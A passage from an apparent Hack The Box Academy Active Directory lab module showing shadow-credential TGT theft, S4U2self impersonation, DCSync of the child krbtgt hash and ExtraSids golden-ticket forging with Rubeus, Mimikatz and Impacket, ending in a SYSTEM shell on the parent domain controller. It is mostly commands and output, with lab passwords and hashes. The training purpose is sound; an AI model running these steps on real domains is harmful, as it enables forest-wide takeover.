mgXgK5TuCKJuFnhJR7QDgYCKFY7Iy5x/hR7ZZoL8zDhdL3wZjRZ1ais+Ph1rL7bb6FFrDCDAW3
Q3ilB4nfbqA8z6Faa2zSUtTpqnAZIfvlXH0VlWJEYNOUJ9Msl3uE8IZCbHFIcq6KKKDvi0xpZB
HELPu2rNoVufeQFs9+q4YxpieqQEF11rZR3UN361niYOzot+BSNp86Lt0qojx+bOALLfOyoJ8q
oqA1Cy9Tp5DMI+UZOMm9aB3LRjOScrQjel29SCXyWctf0IG0c54ZulRmXZQoPOv8MF6VnCkrw9
thqL12+F75U901napuHg0/1qT7CLGgC3ji7fxsZTvXah2mr/OfCRN9Yz7CMGroxx2vEJmVo3Se
3rRizv6f5gMPMwVSEzPtZZ4+Ld0EGj7anu54rWbHHpc5KlVRaJTEHp0X3CMV3WPtNZm9/itIu8
+AgdnPg7jWJl2jhYJx1jIg7X1jdo9FlLp7UdGPCL/933FC/0jx/gvd6d07dkWJmyhLWn46UlQV
ZXHcgpfSNNGi3f7z9bLiY0210LTPjQEFNeqS8ii77Y6wJIjvbwwzqG9XKPMx5lUPZoQhWc13cY
vTZlO9xe7KSTki3UUZKbbe/P5dZ3Qk4z4jsNIU4kYzs8FJZVclLbQugNlZX5LAosXN9aUwBVr/
kwMHNPuc5KPiY8sW4jSqCPjAgzQ2+5gpTsM0OnaBuBCyXfFasqBiHBJHF0a4ZdfamolyKPieEB
Md1zHRp3dxQgHfmJO6zvch7O4UkMF7dT9+/z9mIaXACmvDof8ienpxW5CefA1dtCaO/1sWeKzE
PBUyQHQYp1SZqkCLJ1P7IijVFeUU7X+qrKobB0J+RMBelpuOzw4LfjYRqWfZqjh/NUU5bfnffW
gDfjhxhseM+mGrh1zw54voWwTiuF2M3DT6biy3SJxMMLL5z2WX/mxYUgF4CBNLBPN07ykdHejA
7MB8wBwYFKw4DAhoEFPB3pFMo9ZI7aTfhPgYwXpRWgSoyBBS76QoqrsYTJkkwBnP+xCluTgduz
wICB9A= /password:"bFBcclxFxc0nFChi" /domain:inlanefreight.ad
/dc:DC02.dev.INLANEFREIGHT.AD /getcredentials /show
```

Whisker will provide us with a `Rubeus` command to request a Ticket Granting Ticket (TGT) for `DC01$`. Subsequently, we can utilize this command to obtain a TGT for the `DC01$` account. We must modify the `/dc` parameter from `DC02.dev.inlanefreight.ad` to `DC01.inlanefreight.ad` since we are targeting the parent domain controller.

Requesting TGT for DC01$

```
 PS C:\Tools> .\Rubeus.exe asktgt /user:DC01$
/certificate:MIIJuAIBAzCCCXQGCSqGSIb3DQEHAaCCCWUEgglhMIIJXTCCBhYGCSqGSIb3D
QEHAaCCBgcEggYDMIIF/zCCBfsGCyqGSIb3DQEMCgECoIIE/jCCBPowHAYKKoZIhvcNAQwBAzA
OBAie+9JkzabX6wICB9AEggTYCYh0TmqdYlJyoQ5moyO/ngfA2h1gZ6B31ep2zXl/wZaSf8uHX
CX2Jv+Pc6mnyH4/GO746mcPzmllTQSpLKDdXB6U0aAB6/q1/GALrgYnuJkK3AcQLeRruB0HCxm
yLqju2TUvLggM6kE0zvDyvpYp5m1NPacAQrgFmJS8Dpr0CYUOQBtB2tKmLFvTLoeQIl4nbJAnc
n5Lj+jPjQ512S481ESPz4lK9zz6waO6Yk9FdHc3aCes492qA/D1Y6PK7BSnAbHuluvlzmVBdUo
14k7IZRVUYq1Xpxi5ZdHR3SmgfEURfKYfogl8FsbmHVq4ZDVAdn2IHmUXZ6yVKuKsDar6ayIwB
NEI3UPJpUAkHOO/BKGeSbihlEktILMSN+LT0Xe97C6aH+nedZa80tC638QEdIzc4z1A8scjVgu
vHTKpwBoxGwflrU34Lp951oo70pRb/JHRX2Z4l01MmzpS0ktbILTsTFHnHpSz6lLakhT2P24Kq
5YbWfI3GmHoMIWuJxY6nUOGKYaU6T7uOPyK8dk0Fp08j3Lva1PM1mnE+RxUO+N2bwCZ6FbDUoV
NCT0TrbXivj41eob<SNIP>" /domain:inlanefreight.ad /dc:DC01.INLANEFREIGHT.AD
/getcredentials /show
```

```
 ______        _
 (_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=DC01$
[*] Building AS-REQ (w/ PKINIT preauth) for: 'inlanefreight.ad\DC01$'
[*] Using domain controller: 172.16.210.99:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIGbDCCBmigAwIBBaEDAgEWooIFeDCCBXRhggVwMIIFbKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggUoMIIFJKADAgESoQMCAQ
KiggUW
BIIFEkqnq24wD+zmheCFis5fwRH3z0sI5RUgAgLtQGYO/BwcQwRgqDnQwfgC9sXRHTGD548maX
7C9FyI
rJvThTT1WTplhIdLKHTCWTTIYKEZGUIHGz7il/UatOER94AZngSUs+I3VSAUE0EdPi7a0HvJck
EfupXK
1DJoMgCanFVd+q5OUoZwhnW1x1MYoZ+iAmDib/IL6jO62ZKKb+u88TFqsE0/WmUwprWsC3UYwg
zxuwIh
nUuL38P2rMRQmu/2EI7DlMowDBQDOmhinuGBHARC4a78h9fWi2TPaPnuKKpREm9wh4/Wdr+Rr3
xBbiiR
/QoLtvBlPCndNO1JkFcNtqSavHCfIgsVAA4gln+LuvILXwMDVDS2G4d3v+74cTC7O8QQKmF9wq
jXV4EW
uIH8J0PhsSD+QUuMzHOqbrvnwc+P6JP5H7VXFFQJ7rBfHEq0jxXHR/9R9hAr8p5oCjDUEeprSZ
yZmKT7
TZQ+ODfotKqQ8H/qCV8e/xR1z7KjGKPfdrADqMTlWKNIADnuwtfK+aws3j8IoEIlDq4j9GDha4
kj6aKU
<SNIP>

ServiceName              :  krbtgt/inlanefreight.ad
ServiceRealm             :  INLANEFREIGHT.AD
UserName                 :  DC01$
UserRealm                :  INLANEFREIGHT.AD
StartTime                :  4/8/2024 6:07:02 AM
EndTime                  :  4/8/2024 4:07:02 PM
RenewTill                :  4/15/2024 6:07:02 AM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  y3Ve5HPfVNQghC0THqVexw==
ASREP (key)              :  06C7F47594404C12135D93FCCB995874

[*] Getting credentials using U2U
```

```
CredentialInfo           :
Version                  : 0
EncryptionType           : rc4_hmac
CredentialData           :
CredentialCount          : 1
NTLM                     : EFBE21F17FB63C4110595441D9247E49
```

With the newly obtained Ticket Granting Ticket (TGT), we can execute an `S4U2self` request using `Rubeus`. This enables us to impersonate the administrator account on DC01 and gain access to it.

Performing S4U2self Request to Impersonate Administrator

```
PS C:\Tools> .\Rubeus.exe s4u /dc:DC01.inlanefreight.ad
/ticket:doIGbDCCBmigAwIBBaEDAgEWooIFeDCCBXRhggVwMIIFbKADAgEFoRIbEElOTEFORU
ZSRUlHSFQuQUSiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggUoMIIF
JKADAgESoQMCAQKiggUWBIIFEkqnq24wD+zmheCFis5fwRH3z0sI5RUgAgLtQGYO/Bwc<SNIP>
/impersonateuser:[email protected] /ptt /self
/service:host/DC01.inlanefreight.ad /altservice:cifs/DC01.inlanefreight.ad


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: S4U
[*] Action: S4U
[*] Building S4U2self request for: '[email protected]'
[*] Using domain controller: DC01.inlanefreight.ad (172.16.210.99)
[*] Sending S4U2self request to 172.16.210.99:88
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/DC01.inlanefreight.ad'
[*] Got a TGS for '[email protected]' to '[email protected]'
[*] base64(ticket.kirbi):

doIGXzCCBlugAwIBBaEDAgEWooIFPDCCBThhggU0MIIFMKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
KDAmoAMCAQGhHzAdGwRjaWZzGxVEQzAxLmlubGFuZWZyZWlnaHQuYWSjggTpMIIE5aADAgESoQ
MCAQai
ggTXBIIE08KWsExQPwpkGb4Jp5SnrU6uY+lDYsYLNfUHmbDH0AC0fPmha8iYQfvmUdGtehcXSF
x/9oqc
x3jjD+SxVgb7UcTmxnORzKLnjhZG9C9zFfkpD5H3IM+2S1zQ4XEMwjwuAPZCfAjS0H6gkQHOmx
dSg2Mp
```

```
JlydkKvg8V/DFrKyo3xhMSUWrI1fD40zUAeIk4eB+IAaPzr+VVi471Vp2ldoxWj5JqmaKOtIzt
uSz1iy
mbIWXynOqeloT7NcsKpM47Bsn9l/LKeHs+VEaSHN/MsWUfWHE00AECj3uOwzE/jlRKmAaOedqb
AANBPJ
1zhB13+2X2iXUUN6TIXQ3bx5SDeTGyDktSo993Dv/C3qkLWTOTr+vacJ4rWF1vpoDVQvi1Lz1w
ZbSf1Z
2NbrsrbJBzRlQ/rzBo74pJibLUayeBLaR12P9danqOMbeGgJ2Rmk2OY44y0soOEt3A5iYKtPHS
eewrVv
<SNIP>
[+] Ticket successfully imported!
```

Accessing DC01

```
PS C:\Tools> dir \\DC01.inlanefreight.ad\c$

Directory: \\DC01.inlanefreight.ad\c$
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        5/15/2023   4:59 AM                inetpub
d-----        2/25/2022  10:20 AM                PerfLogs
d-r---        10/6/2021   3:50 PM                Program Files
d-----        5/15/2023   4:46 AM                Program Files (x86)
d-r---        6/20/2023   5:25 AM                Users
d-----        5/15/2023   4:59 AM                Windows
```

Moving On

We have seen various ways that we can abuse foreign group membership and ACLs to compromise domains within the same forest. In the next section we will cover the `ExtraSids` attack which can be used to compromise a parent domain once a child domain has been compromised and we have access as an elevated user in the child domain.

ExtraSids Attack

The `ExtraSids` attack, also known as `SID history` abuse, is a technique employed by attackers to escalate privileges from a child domain to a parent domain of an Active Directory environment. In this attack, attackers exploit the `SID history` attribute of user accounts to gain unauthorized access or escalate privileges to the parent domain of an Active Directory environment. This technique involves manipulating the SID history attribute of user accounts in the child domain to inherit permissions or group memberships from accounts or groups in the parent domain.

Within the same AD forest, the sidHistory property is respected due to a lack of SID Filtering protection. SID Filtering is a protection put in place to filter out authentication requests from a domain in another forest across a trust. Therefore, if a user in a child domain that has their `sidHistory` set to the Enterprise Admins group (which only exists in the parent domain), they are treated as a member of this group, which allows for administrative access to the entire forest. In other words, we are creating a Golden Ticket from the compromised child domain to compromise the parent domain.

In this case, we will leverage the `SID History` to grant an account (or non-existent account) `Enterprise Admin` rights by modifying this attribute to contain the SID for the Enterprise Admins group, which will give us full access to the parent domain without actually being part of the group.

To perform this attack after compromising a child domain, we need the following:

- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain (Any domain user)
- The FQDN of the child domain.
- The SID of the Enterprise Admins group of the root domain.

With this data collected, the attack can be performed with Mimikatz.

SID History

The sidHistory attribute is used in migration scenarios. If a user in one domain is migrated to another domain, a `new account` is created in the second domain. The original user's `SID` will be added to the new user's `SID history` attribute, ensuring that the user can still access resources in the original domain.

SID history is intended to work across domains, but can work in the same domain. Using Mimikatz, an attacker can perform SID history injection and add an administrator account to the SID History attribute of an account they control. When logging in with this account, all of the SIDs associated with the account are added to the user's token.

This token is used to determine what resources the account can access. If the SID of a Domain Admin account is added to the SID History attribute of this account, then this account will be able to perform DCSync and create a Golden Ticket or a Kerberos ticket-granting ticket (TGT), which will allow for us to authenticate as any account in the domain of our choosing for further persistence.

ExtraSids Attack - Windows

Now we can gather each piece of data required to perform the ExtraSids attack. First, we need to obtain the `NT hash` for the KRBTGT account, which is a service account for the `Key Distribution Center (KDC)` in Active Directory. The account KRB (Kerberos) TGT (Ticket Granting Ticket) is used to encrypt/sign all Kerberos tickets granted within a given domain. Domain controllers use the account's password to decrypt and validate Kerberos tickets. The KRBTGT account can be used to create Kerberos TGT tickets that can be used to request TGS tickets for any service on any host in the domain. This is also known as the Golden Ticket attack and is a well-known persistence mechanism for attackers in Active Directory environments. The only way to invalidate a Golden Ticket is to change the password of the KRBTGT account, which should be done periodically and definitely after a penetration test assessment where full domain compromise is reached.

Since we have compromised the child domain, we can log in as an `Administrator` and perform the `DCSync` attack to obtain the NT hash for the KRBTGT account.

Obtain KRBTGT Hash for the Child Domain

```
PS C:\Tools> .\mimikatz.exe "lsadump::dcsync /user:DEV\krbtgt" exit
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:DEV\krbtgt
[DC] 'dev.INLANEFREIGHT.AD' will be the domain
[DC] 'DC02.dev.INLANEFREIGHT.AD' will be the DC server
[DC] 'DEV\krbtgt' will be the user account
Object RDN           : krbtgt
** SAM ACCOUNT **
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 5/15/2023 5:39:11 AM
Object Security ID   : S-1-5-21-2901893446-2198612369-2488268720-502
Object Relative ID   : 502
Credentials:
Hash NTLM: 992093609707726257e0959ce3e24771
ntlm- 0: 992093609707726257e0959ce3e24771
lm  - 0: 3491756dfc7414817b971dff2e4a7834
<SNIP>
```

We can use the PowerView `Get-DomainSID` function to get the SID for the child domain, but this is also visible in the Mimikatz output above.

Obtain SID of the Child Domain

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainSID
S-1-5-21-2901893446-2198612369-2488268720
```

Next, we can use Get-DomainGroup from PowerView to obtain the SID for the `Enterprise Admins` group in the parent domain. Additionally, We can also do this with the Get-ADGroup cmdlet with a command as shown below.

Obtain Enterprise Admins SID from Parent Domain

```
PS C:\Tools> Get-ADGroup -Identity "Enterprise Admins" -Server
"inlanefreight.ad"
DistinguishedName : CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=AD
GroupCategory     : Security
GroupScope        : Universal
Name              : Enterprise Admins
ObjectClass       : group
ObjectGUID        : caa39c09-cb6e-4021-936f-afabfa6af908
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-2879935145-656083549-3766571964-519
```

At this point, we have gathered the following data points:

- The KRBTGT hash for the child domain: `992093609707726257e0959ce3e24771`
- The SID for the child domain: `S-1-5-21-2901893446-2198612369-2488268720`
- The name of a target user in the child domain: We'll choose `Administrator`
- The FQDN of the child domain: `DEV.INLANEFREIGHT.AD`
- The SID of the Enterprise Admins group of the root domain: `S-1-5-21-2879935145-656083549-3766571964-519`

Before performing the attack, we can confirm no access to the file system of the DC in the parent domain.

Constructing a Golden Ticket using Rubeus

```
PS C:\Tools> .\Rubeus.exe golden /rc4:992093609707726257e0959ce3e24771
/domain:dev.inlanefreight.ad /sid:S-1-5-21-2901893446-2198612369-
2488268720 /sids:S-1-5-21-2879935145-656083549-3766571964-519
```

```
/user:Administrator /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Build TGT

[*] Building PAC

[*] Domain         : DEV.INLANEFREIGHT.AD (DEV)
[*] SID            : S-1-5-21-2901893446-2198612369-2488268720
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ExtraSIDs      : S-1-5-21-2879935145-656083549-3766571964-519
[*] ServiceKey     : 992093609707726257e0959ce3e24771
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 992093609707726257e0959ce3e24771
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : dev.inlanefreight.ad

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for '[email protected]'

[*] AuthTime       : 3/21/2024 4:54:06 AM
[*] StartTime      : 3/21/2024 4:54:06 AM
[*] EndTime        : 3/21/2024 2:54:06 PM
[*] RenewTill      : 3/28/2024 4:54:06 AM

[*] base64(ticket.kirbi):

doIF0TCCBc2gAwIBBaEDAgEWooIEtjCCBLJhggSuMIIEqqADAgEFoRYbFERFVi5JTkxBTkVGUk
VJR0hU
LkFEoikwJ6ADAgECoSAwHhsGa3JidGd0GxRkZXYuaW5sYW5lZnJlaWdodC5hZKOCBF4wggRaoA
MCAReh
AwIBA6KCBEwEggRIkMMhmLRh550nQxK7xcfcOYmGq42kxRqaQl1dXbPhNFiORjzYNq/ANWORzK
/aVk7y
BnlJuRZNmWxSYLfIAc0L9FXg16byN9budsgda9OnunMhzCph8+yZO7PyZY87ZiwfCD2/+3HV2J
4hlSqE
tUGupnqDoDCErp1fB8UE53Na9srZOs8S05Qg4T38Xj4mXymqu19VyJN2lYmszU/+li+WQoPjgi
```

```
9DKwVT
umEQa36EKOlZ1weSSP7TwFvi46G+scSihtgO52iA+mP6KV6Qqcn4IaCfUzKc54dtzF8lyTKpLO
BfSAyA
jtMLgxSmaJy76tHf9vJ6V5E1JMfXoJS3S3MOYDud/uk4sUzNTmmsiRCBdTs/B3VttTG6NLPwCg
p8Lr3c
TJtqtx29mEqYNFbectK+BQYHhpYraBOKhHR2UrOt6d1R8cVv1x4s8iRB9PAZ5lHVJwKrljqGXB
9Q3TMw
y3CFZ2kOo2TSBSUW31KFnPhX7fKStTonQyHM+rCFPuV68FUFPCarZZdhchEdd3Lz8anGFQFNvX
t6qLva
oSOWY7UHWU482K2J9/LY4rRMJIAY8Wd9CmNNkOSLm/Z0bz3H1h57D7k+GWBSIvR0HDyZ4OcyYO
MHZmSM
lsDH1Riw7/OwaiFAejXY+t8hTICTn5B/K6/xuYxgj7E7KhQgGpVWzEoaFTBD9fDP2RGSfbKpyk
j+iHU+
gYNI+PimQHQEbdqj5v8c+SBdC/1K6vCpTsJYHHOKZt+ZGcGyVfcn93FX1eI2wWmEMaO+9wauPt
qd5VuK
<SNIP>

[+] Ticket successfully imported!
```

Instead of `Rubeus`, we can also perform this attack and create a golden ticket using `Mimikatz`. Mimikatz offers another avenue to execute the `ExtraSids attack` and generate `golden tickets` for privilege escalation.

Constructing a Golden Ticket using Mimikatz

```
C:\Tools> mimikatz.exe
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /user:Administrator
/domain:dev.inlanefreight.ad  /sid:S-1-5-21-2901893446-2198612369-
2488268720 /krbtgt:992093609707726257e0959ce3e24771 /sids:S-1-5-21-
2879935145-656083549-3766571964-519 /ptt

User      : Administrator
Domain    : dev.inlanefreight.ad (DEV)
SID       : S-1-5-21-2901893446-2198612369-2488268720
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-2879935145-656083549-3766571964-519 ;
ServiceKey: 992093609707726257e0959ce3e24771 - rc4_hmac_nt
Lifetime  : 3/20/2024 5:41:55 AM ; 3/18/2034 5:41:55 AM ; 3/18/2034
5:41:55 AM
```

```
-> Ticket : ** Pass The Ticket **

        * PAC generated
        * PAC signed
        * EncTicketPart generated
        * EncTicketPart encrypted
        * KrbCred generated

Golden ticket for 'Administrator @ dev.inlanefreight.ad' successfully
submitted for current session
```

After generating the golden ticket using either `Rubeus` or `Mimikatz`, we can verify its presence in memory by running the `klist` command. This command displays the `Kerberos ticket cache`, allowing us to inspect the tickets currently stored in memory. By examining the output of `klist`, we can confirm the existence of the golden ticket and ensure that it has been successfully generated and is available for use in authentication and authorization processes within the domain environment.

Verify the Ticket in Memory

```
PS C:\Tools> klist
Current LogonId is 0:0x7a8eb
Cached Tickets: (1)
#0>     Client: Administrator @ dev.inlanefreight.ad
Server: krbtgt/dev.inlanefreight.ad @ dev.inlanefreight.ad
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 3/21/2024 5:29:21 (local)
End Time:   3/19/2034 5:29:21 (local)
Renew Time: 3/19/2034 5:29:21 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

Get Access on DC01

```
PS C:\Tools> ls \\DC01\c$\Users\Administrator\Desktop
Directory: \\DC01\c$\Users\Administrator\Desktop
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/4/2024   3:55 PM             32 flag.txt
```

ExtraSids Attack - Linux

The ExtraSids attack can also be executed from a `Linux` attack host. To perform this attack, we still require the same essential pieces of information as we would on a Windows-based system

- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain (Any domain user)
- The FQDN of the child domain.
- The SID of the Enterprise Admins group of the root domain.

With this data collected, the attack can be performed.

For Linux, we can use `secretsdump.py` to DCSync and grab the NTLM hash for the KRBTGT account.

Obtain KRBTGT Hash for the Child Domain

```
secretsdump.py
dev.inlanefreight.ad/Administrator:'HTB_@cademy_adm!'@10.129.229.159 -
just-dc-user DEV/krbtgt
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:992093609707726257e0959ce3e247
71:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-
96:063d5b8a51a0b9843f12e93f28b7b055720d5a68e103c9243144ee6c703a43af
krbtgt:aes128-cts-hmac-sha1-96:fdc5f471923c5ec84322156e05e97eba
krbtgt:des-cbc-md5:fe31dfd5408c7073
[*] Cleaning up...
```

Next, we can use lookupsid.py from the Impacket toolkit to perform SID brute forcing to find the SID of the child domain. In this command, whatever we specify for the IP address (the IP of the domain controller in the child domain) will become the target domain for a SID lookup. The tool will give us back the SID for the domain and the RIDs for each user and group that could be used to create their SID in the format DOMAIN_SID-RID. We can filter out the noise by piping the command output to `grep` and looking for just the `domain SID`.

Obtain SID of the Child Domain

```
lookupsid.py
dev.inlanefreight.ad/Administrator:'HTB_@cademy_adm!'@10.129.229.159 |
grep "Domain SID"
[*] Domain SID is: S-1-5-21-2901893446-2198612369-2488268720
```

Next, we can proceed to rerun the `lookupsid.py` command, targeting the `Domain Controller (DC01)` of the parent domain, `INLANEFREIGHT.AD`, located at `172.16.210.99`, to retrieve the SID for the `Enterprise Admins` group. However, since the parent domain resides within the `internal network`, we must pivot to establish a connection. One effective approach is to utilize `SSH dynamic port forwarding` on the child DC and then use `proxychains` to connect to the parent DC, allowing us to securely access and retrieve the necessary information from the parent domain's Domain Controller.

Perform SSH Dynamic Port Forwarding on Child DC

```
ssh -D 9050 [email protected]
The authenticity of host '10.129.229.159 (10.129.229.159)' can't be
established.
ECDSA key fingerprint is
SHA256:GiXmJ6AXWL4OlvjnpyHonaf5GeI3J2bU1IhRNeoukzM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.159' (ECDSA) to the list of known
hosts.
[email protected]'s password:

Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

dev\administrator@DC02 C:\Users\Administrator>
```

The above command will allow us to make a proxy using SSH to run the tools from our computer and direct the traffic through the child DC. To use this proxy, we will use the tool `Proxychains4`. Proxychains4 will allow us to redirect any application on our computer through the proxy. We need to make sure that the `proxychains4` configuration is correct. We will modify the configuration file `/etc/proxychains.conf` by commenting out the line `proxy_dns` using the `#` and at the end of the file replacing the value of socks4 with `socks4 127.0.0.1 9050`. The file should be as follow:

Proxychains Configuration File

```
cat /etc/proxychains.conf
<SNIP>
# Proxy DNS requests - no leak for DNS data
```

```
#proxy_dns
<SNIP>
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

Now we need to put `proxychains` first, followed by the command we need to run.

Use lookupsid.py with Proxychains to get SID of Enterprise Admins from Parent Domain

```
proxychains lookupsid.py
dev.inlanefreight.ad/Administrator:'HTB_@cademy_adm!'@172.16.210.99 | grep
-B12 "Enterprise Admins"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[*] Domain SID is: S-1-5-21-2879935145-656083549-3766571964
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\Administrator (SidTypeUser)
501: INLANEFREIGHT\Guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
514: INLANEFREIGHT\Domain Guests (SidTypeGroup)
515: INLANEFREIGHT\Domain Computers (SidTypeGroup)
516: INLANEFREIGHT\Domain Controllers (SidTypeGroup)
517: INLANEFREIGHT\Cert Publishers (SidTypeAlias)
518: INLANEFREIGHT\Schema Admins (SidTypeGroup)
519: INLANEFREIGHT\Enterprise Admins (SidTypeGroup)
```

From the output above, we can grab the parent domain SID `S-1-5-21-2879935145-656083549-3766571964` and attach the `RID` of the Enterprise Admins group that is `519`. Here is a handy list of well-known SIDs.

At this point, we have gathered the following data points:

- The KRBTGT hash for the child domain: `992093609707726257e0959ce3e24771`
- The SID for the child domain: `S-1-5-21-2901893446-2198612369-2488268720`
- The name of a target user in the child domain: We'll choose `htb-student`
- The FQDN of the child domain: `DEV.INLANEFREIGHT.AD`

- The SID of the Enterprise Admins group of the root domain: `S-1-5-21-2879935145-656083549-3766571964-519`

Next, we can use ticketer.py from the Impacket toolkit to construct a `Golden Ticket`. This ticket will be valid to access resources in the child domain (specified by -domain-sid) and the parent domain (specified by -extra-sid).

Constructing a Golden Ticket using ticketer.py

```
ticketer.py -nthash 992093609707726257e0959ce3e24771 -domain
dev.inlanefreight.ad -domain-sid S-1-5-21-2901893446-2198612369-2488268720
-extra-sid S-1-5-21-2879935145-656083549-3766571964-519 htb-student
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for dev.inlanefreight.ad/htb-student
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in htb-student.ccache
```

Setting the KRB5CCNAME Environment Variable

```
export KRB5CCNAME=htb-student.ccache
```

We can check if we can successfully authenticate to the parent domain's Domain Controller using Impacket's version of `Psexec`. If successful, we will be dropped into a `SYSTEM` shell on the target Domain Controller.

Getting a SYSTEM Shell Using Impacket's psexec.py

```
proxychains psexec.py dev.inlanefreight.ad/[email protected] -k -no-pass -
target-ip 172.16.210.99
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
```

```
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
DEV.INLANEFREIGHT.AD:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  INLANEFREIGHT.AD:88
...  OK

[*] Requesting shares on 172.16.210.99.....
[-] share 'ADCS_flag' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file kkUuEAub.exe
[*] Opening SVCManager on 172.16.210.99.....
[*] Creating service UTUB on 172.16.210.99.....
[*] Starting service UTUB.....
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
DEV.INLANEFREIGHT.AD:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  INLANEFREIGHT.AD:88
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
DEV.INLANEFREIGHT.AD:88  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  INLANEFREIGHT.AD:88
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
DEV.INLANEFREIGHT.AD:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  INLANEFREIGHT.AD:88
...  OK
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

